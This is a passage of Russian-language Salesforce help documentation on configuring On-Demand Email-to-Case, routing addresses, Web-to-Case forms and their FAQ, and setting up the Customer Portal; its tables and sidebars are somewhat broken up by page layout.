[Создание HTML-шаблонов эл. почты](#)

[Создание шаблонов эл. почты Visualforce](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Функция On-Demand Email-to-Case доступна в версиях: **Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки функции On-Demand Email-to-Case:

- «Настройка приложения»

Для включения функции On-Demand Email-to-Case:


- «Изменение всех данных»

И

«Настройка приложения»

## Включение и настройка функции On-Demand Email-to-Case

Функция On-Demand Email-to-Case позволяет автоматически преобразовывать входящие сообщения эл. почты в обращения без загрузки и установки специального программного обеспечения.

 **Прим.:** Прежде чем включить функцию On-Demand Email-to-Case, настройте параметры «[Ответственный за обращение по умолчанию](#)» и «[Автоматический пользователь для обращений](#)», а также [включите и настройте функцию Email-to-Case](#).

1. В меню «Настройка» введите *Email-to-Case* в поле Quick Find, затем выберите **Email-to-Case**.
2. Нажмите кнопку «**Правка**».
3. Установите флажок «Включить настраиваемую службу».
4. Настройте параметры «[Действие "Превышение ограничения по частоте отправки эл. почты"](#)» и «[Действие "Неавторизированный отправитель"](#)», исходя из целей использования функции On-Demand Email-to-Case.
5. Нажмите кнопку «**Сохранить**».

СМ. ТАКЖЕ:

[Email-to-Case](#)

[Настройка функции On-Demand Email-to-Case](#)

[Параметры адресов маршрутизации для функций Email-to-Case и On-Demand Email-to-Case](#)

## Параметры функции On-Demand Email-to-Case

Параметры функции On-Demand Email-to-Case позволяют выбирать способ обработки системой Salesforce входящих сообщений эл. почты, которые превышают ежедневные ограничения на обработку, заданные для организации, или поступают от недопустимых отправителей.

Данные параметры относятся только к функции On-Demand Email-to-Case.

Дополнительную информацию об общих параметрах функции Email-to-Case см. в разделе «[Параметры функции Email-to-Case](#)».

| Параметр функции <b>On-Demand Email-to-Case</b>                 | Описание  |
|---|---|
| Действие «Превышение ограничения по частоте отправки эл. почты» | Выберите действие, которое должно выполняться функцией On-Demand Email-to-Case над сообщением эл. почты, которое превышает ежедневное |

### ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience.

Функция On-Demand Email-to-Case доступна в версиях: **Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки функции On-Demand Email-to-Case:

- «Настройка приложения»

Для включения функции On-Demand Email-to-Case:

- «Изменение всех данных»

И

- «Настройка приложения»

### ВЕРСИИ

Доступно в версиях: Salesforce Classic.

Функция On-Demand Email-to-Case доступна в версиях: **Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

**Параметр функции On-Demand Email-to-Case****Описание**

ограничение на обработку сообщений эл. почты, заданное для организации.

- Сообщение о возврате: служба эл. почты возвращает сообщение отправителю или пользователю, указанному в параметре «Автоматический пользователь для обращений» для функции On-Demand Email-to-Case, с пояснением причины отклонения сообщения.
- Сообщение об отклонении: служба эл. почты удаляет сообщение без уведомления отправителя.
- Сообщение о повторном добавлении в очередь: служба эл. почты добавляет сообщение в очередь на обработку в последующие 24 часа. Если сообщение не обрабатывается в течение 24 часов, то служба эл. почты возвращает сообщение отправителю с пояснением причины отклонения сообщения.

Действие «Неавторизованный отправитель»

Если поле «Принимать сообщения эл. почты от» содержит адреса эл. почты и домены, доступные для функции On-Demand Email-to-Case, выберите действие, которое должно выполняться над сообщениями, полученными от заблокированных пользователей.

- Сообщение о возврате: служба эл. почты возвращает сообщение отправителю или пользователю, указанному в параметре «Автоматический пользователь для обращений» для функции On-Demand Email-to-Case, с пояснением причины отклонения сообщения.
- Сообщение об отклонении: служба эл. почты удаляет сообщение без уведомления отправителя.

Убедитесь в уникальности темы и текста исходящих сообщений эл. почты.



**Внимание:** Если значения параметров «Код темы сообщения эл. почты» и «Код основного текста сообщения эл. почты» совпадают, то функция Email-to-Case создает бесконечный цикл сообщений эл. почты, связанных с каждым обращением. При выключении данных параметров функция Email-to-Case может со временем прекратить прием новых сообщений эл. почты.

СМ. ТАКЖЕ:

[Email-to-Case](#)



## Настройка адресов маршрутизации для функций Email-to-Case и On-Demand Email-to-Case

Прежде чем настроить адреса маршрутизации для функций Email-to-Case и On-Demand Email-to-Case, рекомендуем [включить функцию Email-to-Case](#) и [настроить параметры функции Email-to-Case](#).

1. В меню «Настройка» введите *Email-to-Case* в поле Quick Find, а затем выберите **Email-to-Case**.
2. Нажмите кнопку **«Создать»** в списке «Адреса маршрутизации».
3. [Введите параметры адреса маршрутизации](#).
4. Нажмите кнопку **«Сохранить»**.  
Проверочное сообщение эл. почты будет отправлено на указанный адрес маршрутизации.
5. Щелкните ссылку в проверочном сообщении эл. почты.  
Страница подтверждения откроется в окне веб-обозревателя.
6. Чтобы продолжить работу с системой Salesforce, щелкните ссылку на странице подтверждения.

Чтобы перенаправлять полученные обращения на адрес служб эл. почты, предоставленный компанией Salesforce, рекомендуем настроить почтовую систему.

СМ. ТАКЖЕ:

[Email-to-Case](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience.

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки адресов маршрутизации, используемых функциями Email-to-Case и On-Demand Email-to-Case:

- «Настройка приложения»

## Параметры адресов маршрутизации для функций Email-to-Case и On-Demand Email-to-Case

Прежде чем определить параметры адресов маршрутизации эл. почты, рекомендуем добавить и проверить адреса маршрутизации для функций Email-to-Case и On-Demand Email-to-Case.

| Параметр          | Описание   |
|-------------------|--|
| Имя маршрутизации | Имя адреса маршрутизации (например, «Расширенная поддержка» или «Стандартная поддержка»).  |
| Адрес эл. почты   | <i>Только источник Email-to-Case.</i> Адрес входящих сообщений эл. почты для данного адреса маршрутизации On-Demand Email-to-Case. Сообщение эл. почты, отправленное на данный адрес, создает обращения на основе заданных параметров. Адрес эл. почты должен быть уникальным. |


### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience.

Функции Email-to-Case и On-Demand Email-to-Case доступны в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

| Параметр                                | Описание   |
|---|--|
| Сохранить заголовки сообщений эл. почты | <p>Обратите внимание, что данный адрес эл. почты используется в качестве ссылки на корпоративном веб-сайте службы поддержки.</p> <p><i>Только источник Email-to-Case.</i> Чтобы сохранить сведения о маршрутизации эл. почты, связанные с каждым сообщением, отправленным в качестве обращения, установите данный флажок. Сохраненные сведения о маршрутизации эл. почты учитываются в общем объеме хранилища организации.</p> <p>Дополнительную информацию о просмотре заголовков сообщений эл. почты, преобразованных в обращения, см. в разделе <a href="#">«Работа с сообщениями эл. почты, содержащими обращения»</a> на странице 2417.</p> |
| Принимать сообщения эл. почты от        | <p>Чтобы ограничить адреса эл. почты и домены, поддерживаемые функцией On-Demand Email-to-Case, заполните данное поле. Чтобы разрешить функции On-Demand Email-to-Case принимать любые сообщения эл. почты, пропустите данное поле.</p>  |
| Создать задачу из сообщения эл. почты   | <p><i>Только источник Email-to-Case.</i> Чтобы автоматически назначить задачу ответственному за обращение при отправке сообщения эл. почты в качестве обращения, установите данный флажок.</p> <p>Правила назначения автоматически назначают ответственных за обращения. Обращение, которое не соответствует критериям правила назначения, назначается пользователю, указанному в поле «Ответственный за обращение по умолчанию» на странице «Параметры поддержки».</p>  |
| Статус задачи                           | <p><i>Только источник Email-to-Case.</i> Выберите статус, который должен предопределять поле «Статус» задач, назначаемых ответственным за обращения автоматически при отправке сообщений эл. почты в качестве обращений.</p> <p>Данный параметр доступен только в том случае, если установлен флажок «Создать задачу из сообщения эл. почты».</p>  |
| Ответственный за обращение              | <p><i>Только источник Outlook.</i> Отдельный пользователь или очередь, которой назначена ответственность за обращение.</p>   |
| Приоритет обращения                     | <p>Приоритет, назначаемый обращениям, которые создаются на основе сообщений эл. почты, отправленных на данный адрес маршрутизации.</p>   |

| Параметр                | Описание   |
|-------------------------|--|
| Происхождение обращения | Значение, назначенное полю «Происхождение обращения» сообщения эл. почты, отправленного на данный адрес маршрутизации. |

 **Прим.:** Поля обращения «Приоритет» и «Происхождение обращения» заполняются автоматически посредством параметров адреса маршрутизации, если поле входящего сообщения эл. почты «Кому», «Копия» или «СК» содержит адрес маршрутизации.

СМ. ТАКЖЕ:

[Email-to-Case](#)

## Функция **Email-to-Case**. Вопросы и ответы

- [Как предотвратить преобразование спама в обращения?](#)
- [Существует ли ограничение по размеру вложений при использовании функции Email-to-Case?](#)

### Существует ли ограничение по размеру вложений при использовании функции **Email-to-Case**?

При использовании On-Demand размер вложений может быть до 25 Мб. При использовании агента Email-to-Case ограничения не применяются.

СМ. ТАКЖЕ:

[Функция Email-to-Case. Вопросы и ответы](#)

### Как предотвратить преобразование спама в обращения?

Ниже перечислены способы ограничения спама.

- Чтобы отклонять сообщения эл. почты, отправленные с определенных IP-адресов, создайте правило, содержащее список нежелательных адресов.
- Загрузите приложения для фильтрации спама из каталога [AppExchange](#).

СМ. ТАКЖЕ:

[Функция Email-to-Case. Вопросы и ответы](#)

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

## Создание веб-каналов и каналов социальной сети

### Веб-обращения

#### Подготовка к сбору обращений посредством функции Web-to-Case

Функция Web-to-Case позволяет собирать запросы клиентов на поддержку прямо с корпоративного веб-сайта и автоматически создавать не более 5 000 новых обращений в день. Данная функция позволяет не только ускорить обработку запросов, но и повысить эффективность службы поддержки.

Прежде чем настроить функцию Web-to-Case, выполните указанные ниже действия.

- При необходимости создайте настраиваемые поля обращений.
- Создайте стандартный шаблон эл. почты для автоматического уведомления, отправляемого клиентам при отправке обращения.
- Создайте очереди обращений, позволяющие назначать входящие обращения очередям или отдельным пользователям.
- Чтобы выбрать стандартного ответственного за обращения, которые не соответствуют заданным критериям правила назначения, [настройте параметры поддержки](#) на странице 2927.
- Чтобы определить порядок назначения веб-обращений пользователям или очередям, создайте активное правило назначения обращений. В противном случае, все веб-обращения назначаются стандартному ответственному, выбранному на странице «Параметры поддержки».

Теперь можете [настроить функцию Web-to-Case](#) на странице 2641.

СМ. ТАКЖЕ:

- [Создание настраиваемых полей](#)
- [Управление шаблонами эл. почты](#)
- [Создание очередей](#)
- [Настройка правил назначения](#)
- [Функция Web-to-Case. Вопросы и ответы](#)

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience.

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**


#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки функции  
Web-to-Case:

- «Настройка приложения»

## Настройка функции Web-to-Case

Функция Web-to-Case позволяет собирать запросы клиентов на поддержку прямо с корпоративного веб-сайта и автоматически создавать не более 5 000 новых обращений в день. Под настройкой функции Web-to-Case понимается включение функции, выбор параметров и добавление формы Web-to-Case на корпоративный веб-сайт.

 **Прим.:** Прежде чем начать настройку функции Web-to-Case, просмотрите разделы «Подготовка к сбору обращений посредством функции Web-to-Case» и «Примечания и ограничения для функции Web-to-Case».

1. Введите строку «Web-to-Case» в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт «Web-to-Case».
2. Установите флажок «**Включить функцию Web-to-Case**».
3. Выберите стандартное происхождение обращения.
4. Выберите стандартный шаблон ответа для автоматического уведомления клиентов о создании обращения.

Если используемый шаблон эл. почты определяется полученными сведениями, то стандартный шаблон эл. почты используется в том случае, если правила ответа не применяются. Чтобы отменить отправку сообщений эл. почты, если правила ответа не применяются, пропустите данное поле. Данный шаблон должен быть помечен флажком «Доступно для использования».

5. Чтобы скрыть сведения о записи в сообщении эл. почты, которое отправляется клиентам при неудачном создании обращения, установите флажок «**Скрыть сведения о записи**».
6. При необходимости введите электронную подпись.
7. Нажмите кнопку «**Сохранить**».

Дополнительную информацию о создании HTML-кода, который может использоваться веб-мастером для обработки запросов Web-to-Case на поддержку, см. в разделе «[Создание HTML-кода Web-to-Case](#)».

СМ. ТАКЖЕ:

- [Настройка службы поддержки](#)
- [Функция Web-to-Case. Вопросы и ответы](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки функции  
Web-to-Case:

- «Настройка приложения»


## Создание HTML-кода Web-to-Case

Создайте HTML-код, который может быть вставлен веб-мастером на корпоративный веб-сайт для сбора обращений посредством веб-формы. Отправка сведений посредством любой из данных веб-страниц инициирует создание обращения.

Включите функцию Web-to-Case. Дополнительную информацию о настройке функции Web-to-Case см. в разделе «[Настройка функции Web-to-Case](#)» на странице 2641.

1. Введите строку «*Генератор Web-to-Case HTML*» в поле «Быстрый поиск» в меню «Настройка», затем выберите «**Генератор Web-to-Case HTML**».
2. Чтобы добавить или удалить поля в списках «Доступные поля» и «Выбранные поля», воспользуйтесь кнопками «Добавить» и «Удалить». Чтобы изменить порядок отображения полей, воспользуйтесь кнопками «Вверх» и «Вниз».
 

Если организация использует мультивалюту, добавьте поле «Валюта обращения» в HTML при добавлении любых других полей валюты. В противном случае все стоимости будут отображаться в валюте компании. Если организация использует типы записей обращений, выберите поле «Тип записи обращения», позволяющее пользователям выбирать тип записи для веб-обращений.
3. Если организация использует портал самообслуживания или клиентский портал, которые должны отображать веб-обращения, установите флажок «Отображается на портале самообслуживания».
4. Введите полный URL-адрес страницы, открывающейся после отправки сведений. Например, URL-адрес начальной страницы компании или страницы благодарности.
5. Если организация использует средство перевода или переименованные вкладки, выберите язык для меток, отображаемых в форме Web-to-Case. Источник формы Web-to-Case всегда отображается на личном языке.
6. Нажмите кнопку «**Создать**».
7. Скопируйте и передайте созданный HTML-код веб-мастеру компании для последующего добавления на веб-сайт.
8. Нажмите кнопку «**Готово**».

 **Совет:** Чтобы разрешить клиентам одновременно создавать обращения по нескольким продуктам, воспользуйтесь настраиваемым раскрывающимся списком со множественным выбором.

Чтобы протестировать форму Web-to-Case, добавьте строку `<input type="hidden" name="debug" value="1">` в код. Данная строка открывает страницу отладки после отправки формы. Данная строка должна быть удалена до публикации формы Web-to-Case на корпоративный веб-сайт.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки функции  
Web-to-Case:

- «Настройка приложения»

## Примечания и ограничения для функции Web-to-Case

Данный раздел содержит дополнительную информацию об эффективной настройке функции Web-to-Case для компании.

Ниже перечислены рекомендации по выбору способа настройки функции Web-to-Case.

- При наличии такой возможности веб-обращения автоматически связываются с соответствующими контактами и организациями на основе адреса эл. почты клиента.
- Система Salesforce запускает правила проверки полей перед созданием записей, отправленных посредством функции Web-to-Case, и создает только те записи, которые содержат допустимые значения. Прежде чем создать запись посредством функции Web-to-Case, убедитесь, что все универсальные обязательные поля содержат значения.
- Формат для полей даты и валюты, собранных через Интернет, определяется стандартными параметрами организации «Стандартный регион» и «Регион валюты».
- Система Salesforce не поддерживает поля типа «Область обогащенного текста» в формах Web-to-Case. При создании обращения данные, введенные в поля типа «Область обогащенного текста», сохраняются в виде обычного текста.
- Если организация превышает ежедневное ограничение для функции Web-to-Case, то стандартный ответственный за обращение, указанный на странице «Параметры поддержки», получает сообщение эл. почты, содержащее сведения о дополнительных обращениях.

СМ. ТАКЖЕ:

[Подготовка к сбору обращений посредством функции Web-to-Case](#)

[Настройка функции Web-to-Case](#)

[Функция Web-to-Case. Вопросы и ответы](#)

## Функция Web-to-Case. Вопросы и ответы

- [Какое максимальное количество веб-обращений можно собрать?](#)
- [Кто несет ответственность за новые веб-обращения?](#)
- [Как указать сведения для сбора?](#)
- [Можно ли собирать обращения с нескольких веб-страниц?](#)
- [Как веб-мастер может протестировать страницу Web-to-Case?](#)
- [Какие статус и происхождение присваиваются веб-обращениям?](#)
- [Как гарантировать сохранность обращений?](#)
- [Как избежать спама при использовании функции Web-to-Case?](#)

### Какое максимальное количество веб-обращений можно собрать?

Версии Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition и Developer Edition позволяют ежедневно собирать не более 5 000 обращений. Если данное количество обращений является недостаточным, щелкните ссылку **«Справка и обучение»** в верхней части любой страницы и откройте вкладку «Мои обращения», чтобы отправить запрос на увеличение текущего ограничения в службу поддержки Salesforce.

При достижении ежедневного ограничения система Salesforce добавляет новые запросы в очередь, которая содержит запросы Web-to-Case и Web-to-Lead. Запросы отправляются после обновления текущего ограничения. Очередь может содержать не более 50 000 комбинированных запросов. При достижении ограничения по количеству отложенных

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience.

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition.**

запросов дополнительные запросы отклоняются и не добавляются в очередь. Электронные уведомления о первых пяти отклоненных запросах отправляются администратору. Чтобы изменить текущее ограничение по количеству отложенных запросов, обратитесь в службу поддержки Salesforce.

СМ. ТАКЖЕ:

[Функция Web-to-Case. Вопросы и ответы](#)

### Кто несет ответственность за новые веб-обращения?

Администратор может создать активное правило назначения обращений, которое будет выполнять автоматическое назначение веб-обращений пользователям или очередям в соответствии с заданными критериями. Обращения, которые не соответствуют критериям правила назначения, назначаются пользователю, указанному в поле «Ответственный за обращение по умолчанию» на странице «Параметры поддержки».

СМ. ТАКЖЕ:

[Функция Web-to-Case. Вопросы и ответы](#)

### Как указать сведения для сбора?

При создании HTML для корпоративного веб-сайта пользователь может выбрать стандартные или настраиваемые поля обращений, которые должны использоваться для сбора информации. Настраиваемые поля обращений должны быть добавлены до создания HTML-кода. В меню «Настройка» введите «*Web-to-Case*» в поле «Быстрый поиск», затем выберите «**Web-to-Case**», чтобы настроить функцию и создать необходимый HTML.

СМ. ТАКЖЕ:

[Функция Web-to-Case. Вопросы и ответы](#)

### Можно ли собирать обращения с нескольких веб-страниц?

Да. Вставьте созданный HTML-код на веб-страницы, которые должны использоваться для сбора обращений. Отправка сведений посредством любой из этих веб-страниц инициирует создание обращения.

СМ. ТАКЖЕ:

[Функция Web-to-Case. Вопросы и ответы](#)

### Как веб-мастер может протестировать страницу Web-to-Case?

Чтобы просмотреть страницу отладки при отправке формы, добавьте указанную ниже строку в код Web-to-Case. Данная строка должна быть удалена до публикации формы Web-to-Case на корпоративный веб-сайт.

```
<input type="hidden" name="debug" value="1">
```

СМ. ТАКЖЕ:

[Функция Web-to-Case. Вопросы и ответы](#)



### Какие статус и происхождение присваиваются веб-обращениям?

Новым веб-обращениям присваивается статус, выбранный администратором по умолчанию в раскрывающемся списке «Статус обращения». Стандартное значение поля «Происхождение» определяется администратором при настройке функции Web-to-Case.

СМ. ТАКЖЕ:

[Функция Web-to-Case. Вопросы и ответы](#)

### Как гарантировать сохранность обращений?

Если организация превышает ежедневное ограничение для функции Web-to-Case, то ответственный за обращение по умолчанию, указанный на странице «Параметры поддержки», получает сообщение эл. почты, содержащее сведения о дополнительных обращениях. Если обращение не может быть создано ввиду ошибок, возникших во время настройки функции Web-to-Case, то уведомление о данной проблеме отправляется в службу поддержки, которая поможет ее решить.

Если организация использует функцию On-Demand Email-to-Case, то компания Salesforce гарантирует сохранность обращений, отправленных во время планового простоя системы Salesforce.

СМ. ТАКЖЕ:

[Функция Web-to-Case. Вопросы и ответы](#)

### Как вычисляется параметр «Продолжительность» в отчетах по обращениям?

Продолжительность открытого обращения — это период с момента его создания до настоящего времени.

Продолжительность закрытого обращения — это период с момента его создания и до закрытия. Отчеты по обращениям содержат раскрывающийся список «Единицы», который позволяет просматривать продолжительность в днях, часах или минутах.

СМ. ТАКЖЕ:

[Поля обращений](#)

[Функция Web-to-Case. Вопросы и ответы](#)

### Как избежать спама при использовании функции Web-to-Case?

Ниже перечислены рекомендации по блокировке спама при использовании форм Web-to-Case.


- Создание правил проверки.
- Использование технологии CAPTCHA.
- Использование веб-служб.

СМ. ТАКЖЕ:

[Функция Web-to-Case. Вопросы и ответы](#)

## Клиентские порталы


### Настройка клиентского портала

 **Прим.:** Начиная с выпуска Summer'13 клиентский портал недоступен для новых организаций. Текущие организации могут использовать клиентский портал в обычном режиме. При отсутствии клиентского портала общий доступ к данным может быть предоставлен клиентам посредством сообществ.

Текущие организации, поддерживающие клиентские порталы, могут продолжить использование собственных клиентских порталов или выбрать использование сообществ. Дополнительную информацию можно получить у менеджера по работе с клиентами Salesforce.

Клиентский портал Salesforce — это канал оперативной поддержки, позволяющий клиентам решать возникшие вопросы без обращения к представителю службы поддержки. Клиентский портал позволяет настраивать привлекательный пользовательский интерфейс и использовать перечисленные ниже полезные функции Salesforce.

- Определение доступных страниц и полей посредством макетов страниц и параметров безопасности поля
- Управление клиентами посредством профилей, наборов полномочий, ролей и правил общего доступа
- Хранение и систематизация документов посредством Salesforce CRM Content или вкладки «Документы»
- Создание базы знаний для клиентов посредством [Salesforce Knowledge](#)
- Предоставление клиентам возможности участия в сообществах [«Иден»](#)
- Отображение и сбор уникальных данных посредством настраиваемых объектов
- Создание настраиваемых отчетов посредством вкладки «Отчеты»

 **Прим.:** Пользователи массового портала доступны клиентским порталам или сообществам, предназначенным для большого количества пользователей (от нескольких тысяч до нескольких миллионов). См. раздел [«Общие сведения о пользователях массового портала»](#) на странице 2691.

Чтобы настроить клиентский портал, выполните указанные ниже действия.

1. [Включите клиентский портал.](#)
2. [Создайте как минимум один портал.](#)

Для каждого портала:

- a. [Настройте параметры и шаблоны сообщений.](#)

Чтобы стандартизировать шаблоны сообщений, отправляемых пользователям всех клиентских порталов, щелкните ссылку **«Задать стандартные шаблоны эл. почты для всех клиентских порталов»** в разделе «Инструменты» на странице настройки клиентского портала. Дополнительную информацию см. в разделе [«Создание нескольких клиентских порталов»](#) на странице 2653.

[Мастер преобразования доступа пользователя портала](#) отображается автоматически после начального сохранения параметров первого клиентского или партнерского портала. Данный мастер позволяет заблокировать доступ пользователей портала к записям и папкам, принадлежащим пользователям Salesforce.

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ


Для настройки и обновления клиентского портала:

- «Настройка приложения»

- b. [Настройте шрифты и цвета.](#)
  - c. [Настройте доступные вкладки и порядок вкладок.](#)
  - d. [Настройте языки портала.](#)
- 3. При необходимости (если поддерживается текущими лицензиями пользователя портала) включите [Salesforce CRM Content](#), [идеи](#), [ответы](#), [управление правами](#) или [Salesforce Knowledge](#).
- 4. [Создайте профили клиентского портала.](#)
  - Для каждого профиля:
    - a. Настройте макеты страниц. См. раздел [«Настройка страниц клиентского портала»](#).  
Рекомендации по настройке и общую информацию о страницах клиентского портала Salesforce см. в разделе [«Советы и рекомендации по настройке страниц клиентского портала»](#) на странице 2678.
    - b. Настройте списковые представления.  
Пользователи клиентского портала могут автоматически просматривать любые списковые представления с параметрами доступности, помеченными как «Доступно всем пользователям». Рекомендуем создать специальные списковые представления для всех объектов, доступных пользователям портала, и назначить пользователям портала только нужные списковые представления.
    - c. Настройте макеты поиска.  
Макеты поиска в организациях Salesforce аналогичны макетам поиска, используемым на клиентском портале. Убедитесь, что макеты поиска для объектов, доступных пользователям портала, содержат только те поля, которые должны отображаться в результатах поиска.
- 5. Настройте бизнес-правила.
  - a. Настройте бизнес-правила или правила назначения обращений, чтобы автоматически назначать обращения, созданные пользователями портала, пользователям или очередям Salesforce посредством критерия *«"Текущий пользователь": "Тип пользователя" содержит "Клиентский портал"»*.  
Чтобы активировать правила назначения обращений на клиентском портале, установите флажок «Выбрать флажок "Назначение обращения" по умолчанию» в макетах страниц обращений, назначенных профилям портала. Данные флажки не отображаются пользователям портала на клиентском портале. Обратите внимание, что правила назначения срабатывают при создании и редактировании обращения. Чтобы предотвратить автоматическое переназначение обращений, редактируемых пользователями портала, добавьте запись правила посредством критерия *«"Текущий пользователь": "Тип пользователя" содержит "Клиентский портал"»* и установите флажок «Не переназначать пользователя».
  - b. Чтобы отправлять пользователям портала автоматические ответы при создании обращений на портале, создайте предупреждения бизнес-правил или правила автоматического ответа по обращениям.
- 6. [Настройте доступ пользователя портала.](#)
- 7. [Предоставьте пользователям массового портала доступ к объектам.](#)
- 8. При необходимости включите функцию единой регистрации.
- 9. [Включите вход для каждого клиентского портала.](#)
- 10. Добавьте ссылку портала на корпоративный веб-сайт.

Чтобы разрешить пользователям доступ к клиентскому portalу, скопируйте значение поля «URL-адрес входа» в параметрах портала и вставьте в HTML-код корпоративного веб-сайта. Дополнительную информацию см. в разделе «Включение входа и параметров клиентского портала» на странице 2655.

**11. Разрешите контактам использование портала.**


 **Прим.:** Дополнительную информацию об активации клиентского портала можно получить в компании Salesforce.

СМ. ТАКЖЕ:

- [Ограничения по настройке клиентского портала](#)
- [Создание нескольких клиентских порталов](#)
- [Включение единой регистрации для порталов](#)
- [Настройка многоязычных HTML-сообщений для клиентских порталов](#)

**Какие клиентские порталы могут быть созданы посредством системы Salesforce?**

Система Salesforce поддерживает три способа управления клиентами. В таблице ниже описаны основные различия.


 **Прим.:** Начиная с выпуска Spring'12 портал самообслуживания недоступен для новых организаций. Текущие организации могут использовать портал самообслуживания в обычном режиме.

|                                    | <b>Chatter Answers</b>   | <b>Клиентский портал Salesforce</b>  | <b>Портал самообслуживания</b>   |
|------------------------------------|--|--|--|
| <b>Назначение</b>                  | Данный портал предоставляет клиентам доступ к веб-сообществу, позволяющему решать вопросы путем обращения к другим участникам сообщества или агенту службы поддержки.                        | Данный портал предоставляет клиентам доступ к каналу оперативной поддержки, позволяющему решать вопросы без обращения к агенту службы поддержки.                                     | Данный портал предоставляет клиентам доступ к каналу оперативной поддержки, позволяющему решать вопросы без обращения к агенту службы поддержки. |
| <b>Интерфейс пользователя</b>      | Сверхнастраиваемый посредством интерактивного редактора и страниц Visualforce; поддержка функций Salesforce (например, «Ответы», клиентский портал, Force.com Sites и Salesforce Knowledge). | Сверхнастраиваемый посредством интерактивного редактора; функции аналогичны функциям Salesforce (например, полномочия, настраиваемые объекты, правила общего доступа и веб-вкладки). | Настраиваемый посредством каскадной таблицы стилей (CSS) или интерактивного редактора.   |
| <b>Поддерживаемые типы записей</b> | <ul style="list-style-type: none"> <li>• Статьи</li> <li>• Обращения</li> <li>• Вопросы (ответы)</li> </ul>  | <ul style="list-style-type: none"> <li>• Действия</li> <li>• Активы</li> <li>• Обращения</li> <li>• Документы</li> <li>• Решения</li> <li>• Настраиваемые объекты</li> </ul>         | <ul style="list-style-type: none"> <li>• Обращения</li> <li>• Решения</li> </ul>   |

|   | <b>Chatter Answers</b>   | <b>Клиентский портал Salesforce</b>   | <b>Портал самообслуживания</b>  |
|---|--|---|---|
| <b>Количество</b>                           | Дополнительную информацию можно получить в компании Salesforce.  | Дополнительную информацию можно получить в компании Salesforce.   | 1   |
| <b>Административные элементы управления</b> | <ul style="list-style-type: none"> <li>• Настройка внешнего вида сообщества</li> <li>• Модерирование вопросов и ответов</li> <li>• Создание имен пользователей и паролей</li> <li>• Управление информацией о пользователях клиентского портала</li> <li>• Управление пользователями клиентского портала посредством полномочий, ролей и правил общего доступа</li> </ul> | <ul style="list-style-type: none"> <li>• Настройка внешнего вида клиентского портала</li> <li>• Создание имен пользователей и паролей для клиентского портала</li> <li>• Управление информацией о пользователях клиентского портала</li> <li>• Управление пользователями клиентского портала посредством полномочий, ролей и правил общего доступа</li> </ul> | <ul style="list-style-type: none"> <li>• Создание имен пользователей и паролей для портала самообслуживания</li> <li>• Управление информацией о пользователях портала самообслуживания</li> </ul> |
| <b>Пользовательские элементы управления</b> | <p>Щелкните <b>«Редактировать мои параметры»</b>, чтобы изменить:</p> <ul style="list-style-type: none"> <li>• Имя пользователя в сообществе</li> <li>• Пароль в сообществе</li> <li>• Регион</li> <li>• Язык</li> <li>• Часовой пояс</li> <li>• Параметры уведомлений</li> <li>• Контактные данные</li> </ul>   | <p>Компонент «Приветствие клиентского портала» позволяет изменить:</p> <ul style="list-style-type: none"> <li>• Имя пользователя на портале</li> <li>• Пароль на портале</li> <li>• Регион</li> <li>• Язык</li> <li>• Часовой пояс</li> <li>• Контактные данные</li> </ul>  | Нет   |

 **Прим.:** Чтобы активировать конкретный портал для организации, обратитесь в компанию Salesforce.

## Включение клиентского портала

 **Прим.:** Начиная с выпуска Summer'13 клиентский портал недоступен для новых организаций. Текущие организации могут использовать клиентский портал в обычном режиме. При отсутствии клиентского портала общий доступ к данным может быть предоставлен клиентам посредством сообществ.

Текущие организации, поддерживающие клиентские порталы, могут продолжить использование собственных клиентских порталов или выбрать использование сообществ. Дополнительную информацию можно получить у менеджера по работе с клиентами Salesforce.

Чтобы включить клиентский портал Salesforce, выполните указанные ниже действия.

1. Введите строку *«Параметры клиентского портала»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Параметры клиентского портала»**.
2. Нажмите кнопку **«Правка»**.
